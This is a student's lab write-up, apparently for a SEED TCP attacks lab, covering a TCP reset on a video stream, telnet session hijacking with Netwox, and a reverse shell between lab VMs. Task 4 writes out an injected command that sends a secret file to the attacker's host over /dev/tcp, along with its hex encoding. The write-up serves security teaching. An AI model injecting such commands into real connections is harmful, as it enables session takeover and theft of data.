
On the client VM, open a video streaming app.





After using the Netwox tool on the attacker’s VM, go back to the video and try to view part of the video that has not been pre-loaded yet. It will appear as if the video is taking a long time to buffer; however, that is the attack causing the TCP connection to be interrupted.

## Task 4 – TCP Session Hijacking

In this attack we are going to attack an ongoing telnet connection in order for the attacker send a malicious command to the server from the clients VM. The goal is to display the contents of a file from the server on the attacker’s machine.









On the attacker’s VM, we use Wireshark to view the TCP traffic over the LAN. Then we start listening for the secret message over Port 9090 and start forming our Netwox command. The following data is the malicious code we will send over the TCP connection:

\n cat /home/seed/secretmsg > /dev/tcp/10.0.2.15/9090 \n = '0a20636174202f686f6d652f736565642f7365637265746d7367203e202f6465762f7463702f31302e302e322e31352f39303930200a'




Using the hexadecimal encoded data, and the source port, sequence number, and acknowledgment number from Wireshark, we just fill in the parameters of the Netwox 40 command.




When we switch back to the terminal where we were listening over port 9090, we should see the contents of the SecretMsg file returned from the Server VM. This is proof that our attack was successful.


## Task 5 – Creating a Reverse Shell using TCP Session Hijacking


This task is similar to the previous one; however, instead of just returning a file’s contents to the Attacker’s VM, we are going to hijack the TCP session to make the Server send a Reverse Shell (backdoor interface) to the Attacker. To do this we use the following command for the data parameter:



As with the previous lab, we need to use Netcat on the Attacker’s VM to have a port open and listening for the Server’s reply, as well as using WireShark to sniff for the telnet connection from the Client to the Server.





After running the Netwox tool to hijack the TCP session, there are two indicators that the attack was successful and are now operating within the Reverse Shell. First, we can see that the working directory changed from /home/seed/Desktop to /home/seed/. More importantly, we can see the message stating “Connection from [10.0.2.8] port 9090 [tcp/\*] accepted.” This means that the Server (10.0.2.8) has opened a backdoor connection through port 9090, thus giving us access to run commands directly.

## Conclusion:

This lab was very interesting and quite fun to figure out. There were a couple steps that proved frustrating, such as getting my VM’s to communicate, and making sure I was using the right syntax for the TCP hijacking tasks. However, I was able to accomplish each task and execute all attacks successfully, and learned quite a bit from the experience.